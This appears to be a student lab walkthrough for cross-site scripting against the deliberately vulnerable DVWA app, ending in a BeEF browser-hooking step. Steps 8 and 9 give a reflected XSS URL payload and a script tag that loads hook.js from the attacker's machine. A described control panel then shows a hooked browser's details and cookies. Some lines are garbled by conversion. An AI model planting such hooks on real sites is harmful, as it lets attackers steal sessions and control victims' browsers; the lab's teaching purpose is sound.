



Project 5- Cross site scripting

Step1- open kali linux open browser

Copy the IP of metasploitable in kali linux browser



Step2- Open DVWA



Username

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'

Step3-admin and password

Click setup create database

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in `/config/config.inc.php`

If the database already exists, it will be cleared and the data will be reset.

Backend Database: MySQL

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.


Setup successful!

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


Step4- set dvwa security

Low submit



The screenshot shows the DVWA Security page. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled "DVWA Security" and "Script Security". It states "Security Level is currently low." and "You can set the security level to low, medium or high." Below this, there is a dropdown menu set to "low" and a "Submit" button. The "PHPIDS" section states "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." and "You can enable PHPIDS across this site for the duration of your session." It also shows "PHPIDS is currently disabled." with links to "[enable PHPIDS]", "[Simulate attack]", and "[View IDS log]". At the bottom, it says "Security level set to low". The footer shows "Damn Vulnerable Web Application (DVWA) v1.0.7".

Step5-xss stored



The screenshot shows the DVWA Vulnerability: Stored Cross Site Scripting (XSS) page. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (highlighted), DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It contains a form with "Name *" and "Message *" fields, and a "Sign Guestbook" button. Below the form, it shows "Name: test" and "Message: This is a test comment." The "More info" section lists links: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. The footer shows "Damn Vulnerable Web Application (DVWA) v1.0.7".

Step6- name-shubhankar

Message hey submit

Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected


XSS stored

DVWA Security

PHP Info

About

Logout



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

Name: shubhankar
Message: hey

More info

<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Step7-xss reflected

Name-shubhankar

Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected


XSS stored

DVWA Security

PHP Info

About

Logout



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello shubhankar

More info

<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled


View Source

View Help

Step8- [Open beef**](http://ip address/dwa/vulnerabilities/xss_r/?name=shubhankar#<script> alert('hahah... ure hacked')</script></u></p></div><div data-bbox=)**

Username- beef

Password -beef



Step9-copy the java script

lfconifg (linux ip)

**<script src="http://linux
ip;3000/hook.jsv"></script>**

The screenshot shows the BeEF Control Panel interface. The browser address bar displays `ec2-175-41-187-188.ap-southeast-1.compute.amazonaws.com:3000/ui/panel`. The interface includes a sidebar for 'Hooked Browsers' with 'Online Browsers' and 'Offline Browsers' sections. The main content area shows details for a hooked browser, categorized into 'Browser (12 Items)', 'Hooked Page (5 Items)', and 'Host (3 Items)'. Each item has an 'Initialization' status.

Category	Item	Status
Category: Browser (12 Items)	Browser Name: Chrome	Initialization
	Browser Version: 17	Initialization
	Browser UA String: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.83 Safari/535.11	Initialization
	Window Size: Width: 1366, Height: 670	Initialization
	Java Enabled: Yes	Initialization
	VBScript Enabled: No	Initialization
	Has Flash: Yes	Initialization
	Has GoogleGears: No	Initialization
	Has WebSockets: Yes	Initialization
	Has ActiveX: No	Initialization
	Session Cookies: Yes	Initialization
	Persistent Cookies: Yes	Initialization
Category: Hooked Page (5 Items)	Page Title: BeEF Basic Demo	Initialization
	Page URI: http://ec2-175-41-187-188.ap-southeast-1.compute.amazonaws.com:3000/demos/basic.html	Initialization
	Page Referrer: No Referrer	Initialization
	Hostname/IP: ec2-175-41-187-188.ap-southeast-1.compute.amazonaws.com	Initialization
	Cookies: BEEFHOOK=lzZam0bCgzBzBr4vjmwUK1EhXKnfdvMGxtXEfHRPMolGhzWSA5fa2v3Xl2THOIxsDhXzmiY21kPF15W	Initialization
Category: Host (3 Items)	OS Name: Macintosh	Initialization
	System Platform: MacIntel	Initialization
	Screen Params: Width: 1680, Height: 1050, Colour Depth: 24	Initialization